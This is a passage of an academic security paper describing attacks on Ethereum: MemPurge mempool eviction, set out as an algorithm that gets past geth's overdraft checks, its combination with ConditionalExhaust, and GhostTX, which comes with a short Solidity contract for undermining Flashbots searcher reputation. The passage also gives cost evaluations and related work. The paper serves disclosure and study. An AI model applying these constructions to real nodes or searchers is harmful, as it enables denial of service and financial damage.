
Figure 5: An overview of the mempool policy described in Section 4.1.

pending mempool (and potentially inserted to the future one using rule 9), while τ takes its place. This rule prioritizes users with less transactions in $\mathcal{M}_p$.

7. Otherwise, if $\exists u' : |\mathcal{M}_p^{u'}| = |\mathcal{M}_p^u| + 1$ and $\exists \tau' \in \mathcal{M}_p^{u'} : \tau_f' < \tau_f$, then the lowest-fee τ' that answers this criteria is evicted from the pending mempool (and again inserted to the future section with rule 9), while τ enters instead.

8. Otherwise, if $|\mathcal{M}_p^{u^*}| = |\mathcal{M}_p^u| + 1$ and $\exists \tau' \in \mathcal{M}_p^{u^*}$ such that $\tau_f > \tau_f'$, then τ' is evicted, in favor of τ. As before, τ' is potentially added to the future queue, using rule 9.

9. Otherwise, if $|\mathcal{M}_f| < \mu_f$ and $|\mathcal{M}_f^u| < \mu_f^u$, accept τ to $\mathcal{M}_f$. Otherwise, reject τ.

Remark 2. *Nodes can change the policy to their liking. For example, some may disable rules 2, 6 and 7, as they can evict transactions in a manner which does not maximize profits. We use these rules as-is, because they weaken adversaries. Furthermore, nodes may define a policy that tries to guarantee some minimal amount of space per address, or that requires some local "threshold" fee, with transactions paying less being rejected outright. Such considerations do not qualitatively change our results, rather only potentially quantitatively (e.g., shifting attack costs by the threshold amount).*

4.2 A Naïve Mempool "Attack"

Prior to introducing MemPurge, we discuss a naïve approach.

Attack description. A strategic attacker possessing substantial funds can cause victims to discard honest transactions from their mempools. Let the victim's mempool be $\mathcal{M}$, and denote the highest-fee transaction in $\mathcal{M}_p$ by τ^*. If the attacker has at least μ_p addresses each containing a minimum of τ_f^* in funds and none of which have pre-existing transactions in $\mathcal{M}_p$, the attacker can exploit the aforementioned mempool policy. By dispatching one transaction from each of the μ_p addresses, with every transaction paying a fee exceeding τ_f^*, the attacker can effectively evict all other transactions from the victim's mempool. An attacker wishing to evict some specific

number of transactions x (not necessarily the entire mempool) can perform a similar attack using x addresses, again sending a single transaction paying τ_f^* from each. The cost of this attack to the perpetrator amounts to $x \cdot \tau_f^*$ and, interestingly, the "attack" benefits the victim.

Estimating τ_f^*. Obtaining a good estimation for τ_f^* is possible for adversaries that maintain a p2p connection to their victims or who have an equivalent degree of connectivity in the network. For attacker who do not enjoy these conditions, one can employ a worst-case estimation to ensure the attack's success under all circumstances. For example, the parameters established in Section 3.3.2 provide such an estimation. Furthermore, an attacker can empirically evaluate typical mempool conditions, as we do in Section 4.4.

Worse-case cost. Given the parameters of Section 3.3.2, a naïve attack that evicts all pending transactions from a mempool with a capacity of $\mu_p \overset{\text{def}}{=} 5120$ pending transactions (geth's default value [19, 36]), costs \$24,161.

4.3 MemPurge Attack Description

We present an algorithmic description of MemPurge. Intuitively, MemPurge "peels" away transactions from the mempool: at each step, the algorithm examines the highest-nonce transactions currently available, and evicts the lowest-paying one among these. The algorithm is not necessarily cost-optimal, but Section 4.4 shows it outperforms a naïve attack in reasonable cases. We note that the attack relies on standard value transfer transactions, without involving smart contracts.

Input. Assume the attacker wishes to evict m transactions from a victim's mempool $\mathcal{M}$, and that the attacker has a set of pre-funded accounts $\mathcal{A}^0, \mathcal{A}^1, \mathcal{A}^2, \ldots$. For simplicity, we assume the accounts have nonces equal to 0.

Output. The attack outputs MemPurge transaction chains $\tau^{1,1}, \tau^{1,2}, \ldots, \tau^{2,1}, \tau^{2,2}, \ldots$. Furthermore, the attack outputs the

9

number of necessary attacker accounts A, and the funds that the j-th account requires a^j, in order to execute the attack.

Initialization. Let $u^0, u^1, \ldots, u^n$ be all users with at least one transaction in $\mathcal{M}_p$, sorted in ascending order by the number of transactions they sent. So, u^0 has the fewest transactions, whereas u^n holds the most. For each $u \in [n]$, let $\tau^{u,j}$ be user u's transaction with the j-th lowest nonce currently present in $\mathcal{M}_p$. We define the set of all transactions with the j-th lowest nonces in $\mathcal{M}_p$ as $N_j \overset{\text{def}}{=} \{\tau^{u,j} \mid \tau^{u,j} \in \mathcal{M}_p\}$, and let n^* be the highest nonce in $\mathcal{M}_p$.

Algorithm step. At each step, a new chain is created. Intuitively, each chain is constructed and eventually broadcast to the network in a manner which prevents fees being charged from any transaction that is no the first of the chain.

Step initialization. At the beginning of each step, if the attacker evicted m transactions or more, the attack ends. If the attack did not end, the account number variable is updated: $A \leftarrow A + 1$, and the account's necessary pre-funded balance is initialized: $a^A \leftarrow 0$.

Create chain, part 1: set nonces and fees. For each $k = 1, \ldots, \mu_f + 1$, the chain's k-th transaction $\tau^{A,k}$ has a nonce equal to the current index: $\tau_n^{A,k} \leftarrow k$, and pays a fee higher by one: $\tau_f^{A,k} \leftarrow 1 + \min_{\tau' \in N_{n^*}} \tau_f'$, with the fee accounted for in the corresponding variable: $a^A \leftarrow a^A + \tau_f'$. Furthermore, τ' is removed from the current set: $N_{n^*} \leftarrow N_{n^*} \setminus \{\tau'\}$, and if the set is now empty then the highest nonce is decreased: $n^* \leftarrow n^* - 1$. If $n^* < k$, then the chain ends with this transaction.

Create chain, part 2: set values. If $k > 1$, then the transaction's value is zero: $\tau_v^{A,k} \leftarrow 0$. The value of the first transaction is transferred to the address $\mathcal{A}_0$, and set to be the current account's balance, minus the transaction's fee: $\tau_v^{A,1} \leftarrow a^A - \tau_f^{A,1}$.

Finalization. After the algorithm ends, for each $j = 1, \ldots, A$, the j-th address sends transactions $\tau^{j,2}, \ldots, \tau^{j,\mu_f+1}$ to the victim, and only afterwards broadcasts $\tau^{j,1}$.

Correctness. Due to the mempool's policy, our construction allows an attacker to create a chain of overdraft transactions, yet evade being flagged for spending more funds than its balance contains. Concretely, the overdraft validation is performed when receiving a new transaction from a user who already has pending transactions in the mempool, exactly like geth's [35]. But, per our construction, the lowest-nonce transaction of each MemPurge chain is sent *last*. This means that the other transactions from the same chain, which are received before the lowest-nonce one, are considered "future" transactions by the victim's mempool, rather then pending ones. Furthermore, when the first transaction is finally sent, geth's validation logic does not verify all of the user's trans-

actions; rather, only partial checks are performed, allowing the complete chain to be considered as pending.

The correctness of MemPurge with respect to geth's real-world policy was affirmed by testing it in a variety of scenarios using our simulation framework.

4.4 Evaluation

The cost of a MemPurge attack can be computed by running the attack's algorithm. As the attack is sensitive to mempool conditions, a closed-form representation is involved. Instead, we begin by analyzing a best-case scenario, followed by an examination of a class of cases that is closer to typical mempool conditions, culminating with an empirical evaluation.

Best-case scenario. Consider an extreme hypothetical scenario where a mempool, operating under geth's default settings (mempool size μ_p of 5120 and a maximum of 64 future transactions μ_f^u per user), is completely filled with transactions exclusively from a single user.

In this case, an adversary could establish 79 addresses, sending a chain of 64 transactions from each. These chains This results in the eviction of all but $64 = 5120 - 79 \cdot 64$ victim transactions. Consequently, the adversary pays for one transaction per chain, so only 79 transactions will be paid for, considerably lower than the $5120 - 64 = 5056$ transactions required by an equivalent naïve attack (per Section 4.2).

Attacking skewed mempools. Consider a mempool $\mathcal{M}$, where $|\mathcal{M}_p| = \mu_p$ and all senders transmit exactly one transaction, except for a single victim user who sends n transactions with unique nonces. By the mempool's policy, an attacker needs to keep the length of its chain shorter than the victim's to trigger a successful attack. If MemPurge aims to evict k transactions from the victim, the length of the victim's chain becomes $n - k$. The number of attack transactions that incur fees is the smallest integer i such that $\sum_{j=1}^{i} \frac{n}{2^j} \geq k$, and each subsequent power of 2 (i.e., increasing i) allows the eviction of additional transactions following the same pattern. Therefore, the attacker requires 2^i adversarial accounts to successfully execute the attack, making it a more resource-efficient approach than the naïve mempool attack (see Table 1).

Data. We modify geth to store all transactions received on the p2p network layer between April 18th, '23 and April 25th, '23, corresponding to blocks 17,076,370 to 17,121,301 of the Ethereum blockchain. Our node has the same specifications as described in Section 3.3. We limit the node to at most 1,000 connections with other Ethereum peers instead of the default 50 peers, with all other parameters set to their default values. Intuitively, the number of transactions a node can observe increases with the number of peer connections. In total, we capture 6,760,060 transactions in the examined timeframe.

Table 1: Maximum number of transactions that MemPurge can evict given the maximum length honest transaction chain by a single user ("Victim TX Num") and the number of MemPurge transactions that incur positive fees. Dashes (-) indicate that a lower number of attack transactions could be used to evict transactions. Asterisks (*) indicate that the number of evicted transactions is equal to the naïve attack.

|		Number of MemPurge TXs That Incur Fees						
		1	2	4	8	16	32	64
Victim TX Num	2	1*	2*	-	-	-	-	-
	4	2	3	4*	-	-	-	-
	8	4	6	7	8*	-	-	-
	16	8	12	14	15	16*	-	-
	32	16	24	28	30	31	32*	-
	64	32	48	56	60	62	63	64*

Figure 6: Boxplot depicting the estimated mempool view given a maximal capacity of 5120 transactions, based on the distribution of unique nonce transactions per account between Ethereum blocks 17,076,370 and 17,121,301 (8 days).

Fig. 6 presents a boxplot depicting the estimated per-block average mempool view, based on the distribution of unique nonce transactions per account over the examined period, for a mempool with a maximal capacity of 5120 transactions. The majority of accounts (4175.14 ± 677.01) only have one transaction. The number of addresses with 10 or more transactions drastically decreases to an average of 1.0 ± 3.0.

Empirical evaluation. Fig. 6 provides insights into the potential impact of the attack in the context of a single chain of adversarial transactions. On average, 21.43 ± 11.09 transactions can be evicted, having an average fees equal to 0.87 ± 2.16 ETH, when assuming they consume the entirety of their gas limit. We note that this is an upper bound on potential losses that can be inflicted on a victim.

4.5 ConditionalExhaust With MemPurge

Combining the attacks. We note the two attacks can be used together. The combined attack takes a standard MemPurge transaction chain, and sets its "to" address to a modified ConditionalExhaust contract. The modification requires changing the computationally simple branch of the code to transfer all received funds to some address, thereby allowing each transaction to also implement the basic functionality of the first MemPurge transaction. See Appendix B.1 for an implementation of the attack.

Properties of the combined attack. Each chain of the combined attack comprises of one computationally complex transaction, while the rest serve only to occupy mempool space. As these trailing transactions become invalidated by the first transaction, they are never executed and do not incur costs, similarly to MemPurge. On the other hand, as the first transaction will only be included in a block by a non-censoring actor, trailing transactions potentially reside in the mempool for a longer time, if censorship is prevalent in the network. Thus, conceptually, the combined attack preserves the good properties of the two attacks, thereby allowing an attacker to computationally exhaust a victim, and DoS its mempool. In particular, the combination allows to preemptively thwart potential mitigations, as discussed in Appendix D.

Evaluation. We ran the combined attack through the same tests used to verify the separate attacks, and indeed the combination performs as expected when executed on a test net. The gas required for deploying the coinbase variant of the attack is 131,100 and for a single attack transaction is 23,711, representing an increase of 8.5% in the former and a negligible increase in the latter compared to standalone ConditionalExhaust attack. The corresponding numbers for the blockheight variant are 104,769 and 21,536, again similarly increasing by 7% for deployment, and negligibly for a single transaction.

5 The GhostTX Attack

The GhostTX attack extends the implications of ConditionalExhaust, and shows that prevalent censorship allows an adversary to attack system actors belonging to the broad PBS ecosystem. In particular, Flashbots' PBS implementation relies on a notion of trust to prioritize actors' access to their ecosystem. Thus, a searcher's *reputation* is a function of its historical performance, which is measured according to the revenue per unit of gas it generated for proposers. The GhostTX attack allows an attacker to create compliant transactions that are marked as valid by the verification method used by builders, while causing the method used by relays to flag them as invalid. Thus, by causing searchers to include such transactions in bundles, one can decrease their reputation.

Reputation is tied to an address, implying that a compromised searcher must rebuild its reputation from scratch using a new address. This may be a time-consuming process, during which profits are lower. Furthermore, the GhostTX attack may adversely effect the efficient functioning of the PBS ecosystem. As builders unknowingly construct blocks which will be flagged as non-compliant by relayers, the efforts of all involved actors are consumed in creating and verifying blocks that are ultimately discarded, wasting resources that could be employed to process legitimate transactions, and losing out on potential profits until the attack is discovered.

5.1 Flashbots' Ecosystem

Flashbots' reputation system. The reputation score r of a searcher U is defined in Eq. (1) [30].

$$r(U) = \frac{\sum_{T \in H_U} \Delta_T + p_T g_T}{\sum_{T \in S_U} g_T} \tag{1}$$

Intuitively, the numerator in Eq. (1) measures the monetary profits produced by a given searcher, while the denominator quantifies the extent of computational resources utilized by its bundles. Herein, S_U is the set of all transactions submitted by U to Flashbots, whilst H_U represents a specific subset of S_U of the transactions which have been included by an on-chain block. In this context, Δ_T denotes the direct payment conferred to the block builder by a given transaction T. The gas price and the amount of gas consumed by transaction T are respectively denoted by p_T and g_T.

Private scheduled transactions. Some actors, such as Flashbots [28], are open to receive *private* transactions, together with the promise that these will not be leaked and publicly broadcast to the network. Furthermore, Flashbots allow scheduling private transactions to specific block heights. Thus, an adversary can privately send its transactions and schedule them to blocks corresponding to censoring validators.

5.2 GhostTX Attack Description

Verification discrepancy. The verification function employed internally by Flashbots' builder client safeguards against the inclusion of non-compliant transactions in blocks by executing each transaction, and checking if the balances of black-listed addresses change in the interim. On the other hand, the same client exposes a verification API, which is primarily intended to be utilized by relay operators for validating incoming blocks sent to them by builders [27]. The API allows them to ascertain whether fully constructed blocks are compliant, and it does so by executing a block in its entirety, and making sure that all involved addresses are not black-listed. Upon a detailed examination, it becomes evident that the internal function does not consider *zero fund transfers*

```
1 pragma solidity >=0.7.0 <0.9.0;
2 contract GhostTX {
3   // Replace "CensoredAddress" with a sanctioned address
4   fallback () external payable {
5     assembly{pop(call(gas(), CensoredAddress, 1, 0, 0, 0, 0))}
6   }
7 }
```

Listing 2: An implementation of the GhostTX attack.

to sanctioned entities as warranting censorship if the transfers are performed using the Ethereum virtual machine (EVM)'s *call* opcode, whereas the API does classify the same exact transfer as non-compliant. An implementation of a contract implementing such a transfer is given in Listing 2.

Attack description. An attacker can exploit Flashbots' inconsistent implementation by intentionally generating transactions that transfer 0 funds to sanctioned address, thereby escaping the internal censorship check performed by builders, but still detected by the external API. By disseminating these transactions to a multitude of searchers and builders and attaching an attractive fee to them, the adversary can ensure that these transactions are incorporated into blocks assembled by builders. However, censoring relays that receive these blocks will identify them as non-compliant, subsequently withholding them from proposers, and harming the reputation of searchers that included them in bundles. The attack is depicted visually in Fig. 2.

Proposer variant. If the attacker is the proposer for the upcoming block, then it can spam searchers with valid transactions that appear attractive per Eq. (1), and are sent from addresses controlled by the adversary. In particular, searchers can increase their reputation by including high-paying transactions in bundles, so, high fees in essence are offered as a "bait". Preferably, such bait transactions should form a valid chain of consecutive nonce transactions. Then, the attacker can invalidate all of them in one fell swoop by including a single transaction at the beginning of the upcoming block that transfers all funds from the associated address, to another one. As before, we turn our efforts to a more difficult variant.

Non-proposer variant. GhostTX transactions sent by the adversary to searchers may be publicly propagated through the p2p network, and therefore potentially included on-chain. Per Eq. (1), included transactions count towards a searcher's reputation. To prevent the attack from benefiting its target, an attacker should schedule a valid non-GhostTX private transaction to be released at the same time as a corresponding GhostTX transaction, with both having the same nonce and the same fee. Thus, if the attack is initiated only when the upcoming block is set to be created by a censoring actor that is known to work with Flashbots, if the transaction's fee is set high enough, an attacker can be assured that the valid

Figure 7: The reputation score distribution of Flashbots searchers, assuming a 100% success rate for each searcher. Note that the x-axis is presented on a logarithmic scale.


Figure 8: Cost of attacking average searchers with GhostTX.

transaction will be included in a block, thereby preventing the GhostTX one from ending up on-chain.

Correctness. We verify the correctness of the GhostTX attack using our simulation environment, which sets up a builder node and tests attack transactions against it. Our tests show that attack transactions are indeed considered valid by the builder's local verification and are added to the currently constructed block, but are flagged by the API. In contrast, equivalent transactions that transfer at least 1 wei are detected by the local verification, and are omitted from blocks.

5.3 Empirical Evaluation

To gain a deeper insight into the efficacy of GhostTX, we collect data on the searchers currently involved in Flashbots' PBS ecosystem, and evaluate the attack's effect on their reputation, as determined by Flashbots' reputation system. Our evaluation intimates that launching an attack against a well-established


Figure 9: GhostTX cost against searchers with a fixed reputation score of 2.9×10^{11}, but with different ETH payments.

searcher proves to be financially prohibitive. Consequently, GhostTX demonstrates greater applicability towards starting searchers, or those of average and lower performance.

Data. We compile all searcher bundles sent to Flashbots between February '21 and May '23, which were eventually included in an on-chain block. Given the inaccessibility of bundles that were not successfully included in blocks, we assume that searchers enjoy a success rate of 100%, meaning that $S_U = H_U$, thereby maximizing Eq. (1) for any given H_U. In total, our data set comprises of 5,281,809 bundles, which incorporate 8,036,039 transactions. Fig. 7 depicts the reputation distribution of searchers included in the data set.

Worst-case analysis: attacking the top searcher. We start by quantifying the costs of attacking the most successful searcher, as arising from our dataset. In aggregate, this searcher contributed 8,240.09 ETH worth of profits and expended 11.26B units of gas. Assuming a gas price of $106 \cdot 10^{-9}$ ETH and an exchange-rate of 2,120 USD per ETH, we ascertain that displacing this searcher from the upper 50% echelon of searchers requires creating GhostTX transactions that have a worst-case cost of 42.49M USD.

Attacking an average searcher. We extend our analysis to demonstrate the applicability of GhostTX to the "average" searcher, when considering the average accumulated payment and gas expenditure over the entire data set. These average parameters are equal to a payment of 0.95 ETH and a gas consumption of 3.28M, which result in a reputation score of 2.9×10^{11}. This puts the average searcher in the 86% percentile, meaning it has a reputation that is better than 86% of all searchers. Fig. 8 elucidates the requisite USD cost to reposition this searcher across varying rank strata. Our findings suggest that an expenditure of 9.82K USD is necessitated

Table 2: A comparison of this work and previous ones. "Broken Metre" [60] exhausts victim resources (e.g., CPU and IO), while DETER attacks [49] fill victims' mempools and evict transactions from it. DETER attacks are mitigated in geth [48], while Broken Metre was partially mitigated by becoming costlier [67]. See Section 6 for details.

	ConditionalExhaust + MemPurge [this work]	Broken Metre [60]	DETER-Z [49]	Naïve Mempool DoS
Cost per block	$0 − 770	$6741	[patched]	$24161
Exhausts resources	✓	✓	✗	✗
Exhausts mempool	✓	✗	✓	✓
Mitigated	✗	✓̷	✓	✗

to relegate the searcher to have a reputation that is lower than 60% of the other searchers.

Furthermore, to understand the influence of ETH payments on the cost of GhostTX, we evaluate an attack targeting searchers with a fixed reputation score of 2.9×10^{11}, and measure the attack's cost when considering different ETH payments. The results are presented in Fig. 9.

6 Related Work

The REA of Perez and Livshits [60], and the mempool DoS attacks of Li *et al.* [49] are the most comparable to ours. We now go over both, with a summary given in Table 2. To paint a complete picture of the current literature, we provide an overview of additional works in Appendix E.

REAs. This genre of blockchain attacks was inaugurated by the "Broken Metre" REA of Perez & Livshits [60], which is designed to exhaust victim resources, primarily CPU and IO. The authors noticed that some EVM opcodes were mispriced relative to their resource use. They then used a genetic algorithm to craft transactions that maximize resource usage, while minimizing the fees incurred for the computational load. The latter is of significance, as the work assumed that attack transactions will enter the blockchain, thereby also requiring adversaries to cover the their gas costs. The cost of the offending opcodes was corrected in 2021 [67].

One can compare a single ConditionalExhaust transaction to an equivalent "Broken Metre" transaction, as produced by Perez & Livshits [60]. To do so, we create attack transactions that consume a block's entire gas quota, and evaluate their costs using the parameters given in Section 3.3.2, while ignoring deployment costs. Under this setting, each transaction produced by [60] costs $6741, while a single ConditionalExhaust transaction costs $5.3. Furthermore, 140 ConditionalEx-

haust transactions cost at most $770 (see Example 1), and are enough to bring the system's liveness to a halt.

Mempool DoS Attacks. The category of mempool DoS attacks was conceived by Li *et al.* [49], with their DETER attacks. In these attacks, adversaries create multiple transactions that fill victims' mempools with low-fee transactions, thereby evicting more profitable ones. In particular, the DETER-Z attack creates a series of transactions, where each one completely drains an attacker's funds, so all transactions besides the first are invalid. The vulnerabilities exploited by their attacks have since been mitigated in geth and are no longer applicable, as of version 1.11.4, released on March '23 [34, 48]. MemPurge bypasses these mitigations (see Appendix B).

7 Conclusion

This study brings to light the consequences and intricate security challenges involved in speculative transaction execution in expressive smart contract blockchains. By proposing and evaluating the ConditionalExhaust, MemPurge, and GhostTX attacks, we uncover critical vulnerabilities within Ethereum's ecosystem that malicious actors may exploit.

Acknowledgements

References

[1] Elvira Albert, Pablo Gordillo, Alejandro Hernández-Cerezo, Albert Rubio, and Maria A. Schett. Super-optimization of smart contracts. *ACM Trans. Softw. Eng. Methodol.*, 31(4), jul 2022. doi:10.1145/3506800.

[2] Sanjeev Arora and Boaz Barak. *Computational complexity: a modern approach*. Cambridge University Press, Cambridge, UK, 2009.

[3] Alex Beregszaszi and Nikolai Mushegian. Eip-140: Revert instruction, 2017. URL: https://eips.ethereum.org/EIPS/eip-140.

[4] bnb chain. tx_pool, 2023. URL: https://github.com/bnb-chain/bsc/blob/3c5f54f/core/tx_pool.go.

[5] Joseph Bonneau, Andrew Miller, Jeremy Clark, Arvind Narayanan, Joshua A Kroll, and Edward W Felten. Sok: Research perspectives and challenges for bitcoin and cryptocurrencies. In *2015 IEEE symposium on security and privacy*, pages 104–121, San Jose, CA, USA, may 2015. IEEE, IEEE. doi:10.1109/SP.2015.14.

[6] Benedikt Bünz, Steven Goldfeder, and Joseph Bonneau. Proofs-of-delay and randomness beacons in ethereum, 2017.

[7] Martin Buterin, Vitalik; Swende. Eip-2930: Optional access lists, August 2020. URL: https://web.archive.org/web/20230616054341/https://eips.ethereum.org/EIPS/eip-2930.

[8] Vitalik Buterin. Geth nodes under attack again; we are actively working on it. network is still chugging along with parity and ethereumj., 2016. URL: https://redd.it/55s085.

[9] Miles Carlsten, Harry Kalodner, S. Matthew Weinberg, and Arvind Narayanan. On the instability of bitcoin without the block reward. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, CCS '16, page 154–167, New York, NY, USA, 2016. Association for Computing Machinery. doi:10.1145/2976749.2978408.

[10] Stefanos Chaliasos, Arthur Gervais, and Benjamin Livshits. A study of inline assembly in solidity smart contracts. *Proceedings of the ACM on Programming Languages*, 6(OOPSLA2):1123–1149, 2022.

[11] Ting Chen, Xiaoqi Li, Ying Wang, Jiachi Chen, Zihao Li, Xiapu Luo, Man Ho Au, and Xiaosong Zhang. An adaptive gas cost mechanism for ethereum to defend against under-priced dos attacks. In Joseph K. Liu and Pierangela Samarati, editors, *Information Security Practice and Experience*, pages 3–24, Cham, 2017. Springer International Publishing.

[12] CoinMarketCap. Historical snapshot - 28 may 2023, 2023. URL: https://web.archive.org/web/20230603085655/https://coinmarketcap.com/historical/20230528/.

[13] Philip Daian, Steven Goldfeder, Tyler Kell, Yunqi Li, Xueyuan Zhao, Iddo Bentov, Lorenz Breidenbach, and Ari Juels. Flash boys 2.0: Frontrunning in decentralized exchanges, miner extractable value, and consensus instability. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 910–927, San Francisco, CA, USA, 2020. IEEE. doi:10.1109/SP40000.2020.00040.

[14] Theo Diamandis, Alex Evans, Tarun Chitra, and Guillermo Angeris. Dynamic pricing for non-fungible resources: Designing multidimensional blockchain fee markets, 2022. arXiv:2208.07919.

[15] etclabscore. txpool, 2023. URL: https://github.com/etclabscore/core-geth/blob/4e2b0e3/core/txpool/txpool.go.

[16] Ethereum. consensus-specs, 2022. URL: https://github.com/ethereum/consensus-specs.

[17] ethereum. Ethereum wire protocol (eth), April 2023. URL: https://github.com/ethereum/devp2p/blob/master/caps/eth.md.

[18] Ethereum. Proposer-builder separation, May 2023. URL: https://github.com/ethereum/ethereum-org-website/blob/1729448/src/content/roadmap/pbs/index.md.

[19] ethereum/go ethereum. txpool, 2023. URL: https://github.com/ethereum/go-ethereum/blob/d1c5f91/core/txpool/txpool.go.

[20] Ethernodes. The popularity of ethereum clients, 2023. ethernodes.org. URL: https://ethernodes.org/.

[21] Ittay Eyal and Emin Gün Sirer. Majority is not enough: Bitcoin mining is vulnerable. In *International conference on financial cryptography and data security*, volume 61, pages 436–454. Springer, Association for Computing Machinery (ACM), jun 2014. doi:10.1145/3212998.

[22] Flashbots. The future of mev is suave, November 2022. URL: https://web.archive.org/web/20230325222204/https://writings.flashbots.net/the-future-of-mev-is-suave/.

[23] Flashbots. Introduction, 2022. URL: https://github.com/flashbots/flashbots-docs/blob/e1683f8/docs/flashbots-mev-boost/introduction.md.

[24] Flashbots. system-requirements, 2022. URL: https://web.archive.org/web/20221129203757/https://docs.flashbots.net/flashbots-mev-boost/getting-started/system-requirements.

[25] Flashbots. builder, 2023. URL: https://github.com/flashbots/builder.

[26] Flashbots. builder: Blacklisting addresses, 2023. URL: https://github.com/flashbots/builder/blob/481f1c3/README.md?plain=1#L128.

[27] Flashbots. mev-boost-relay: Builder submission validation nodes, 2023. URL: https://github.com/flashbots/mev-boost-relay/blob/171c1aa/README.md?plain=1#L201.

[28] Flashbots. Private transactions, 2023. URL: https://web.archive.org/web/20230521052523/https://docs.flashbots.net/flashbots-auction/searchers/advanced/private-transaction.

[29] Flashbots. Relay api, 2023. URL: https://web.archive.org/web/20230128125132/https://flashbots.github.io/relay-specs/.

[30] Flashbots. Searcher reputation, 2023. URL: https://web.archive.org/web/20230203073040/https://docs.flashbots.net/flashbots-auction/searchers/advanced/reputation/.

[31] Yotam Gafni and Aviv Yaish. Greedy transaction fee mechanisms for (non-)myopic miners, 2022. URL: https://arxiv.org/abs/2210.07793, doi:10.48550/ARXIV.2210.07793.

[32] Matt Garnett. Eip-3521: Reduce access list cost, April 2021. URL: https://web.archive.org/web/20230329161516/https://eips.ethereum.org/EIPS/eip-3521.

[33] Noemi Glaeser, Matteo Maffei, Giulio Malavolta, Pedro Moreno-Sanchez, Erkan Tairi, and Sri Aravinda Krishnan Thyagarajan. Foundations of coin mixing services. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, CCS '22, page 1259–1273, New York, NY, USA, 2022. Association for Computing Machinery. doi:10.1145/3548606.3560637.

[34] go ethereum. txpool2_test.go, March 2023. URL: https://github.com/MariusVanDerWijden/go-ethereum/blob/d1de0bf/core/txpool/txpool2_test.go#L146.

[35] Go-Ethereum. txpool.go.validatetx, 2023. URL: https://github.com/ethereum/go-ethereum/blob/ba09403/core/txpool/txpool.go#L677.

[36] The go-ethereum Authors. Command-line options, 2023. URL: https://web.archive.org/web/20230410005002/https://geth.ethereum.org/docs/fundamentals/command-line-options.

[37] Chris Hager. remove example blacklist, March 2023. URL: https://github.com/flashbots/builder/pull/56.

[38] Hwanjo Heo, Seungwon Woo, Taeung Yoon, Min Suk Kang, and Seungwon Shin. Partitioning ethereum without eclipsing it. In *30th Annual Network and Distributed System Security Symposium, NDSS 2023, San Diego, California, USA, February 27 - March 3, 2023*, Reston, VA, 2023. The Internet Society. URL: https://www.ndss-symposium.org/ndss-paper/partitioning-ethereum-without-eclipsing-it/.

[39] Alejo; Hasu Hu, Elaine; Salles. The cost of resilience, November 2022. URL: https://web.archive.org/web/20230325222151/https://writings.flashbots.net/the-cost-of-resilience.

[40] Kamil Jezek. Ethereum data structures, 2021. URL: https://arxiv.org/abs/2108.05513, doi:10.48550/ARXIV.2108.05513.

[41] Paweł Johnson, Nick; Bylica. Eip-1052: Extcodehash opcode, 2018. URL: https://web.archive.org/web/20220922171659/https://eips.ethereum.org/EIPS/eip-1052.

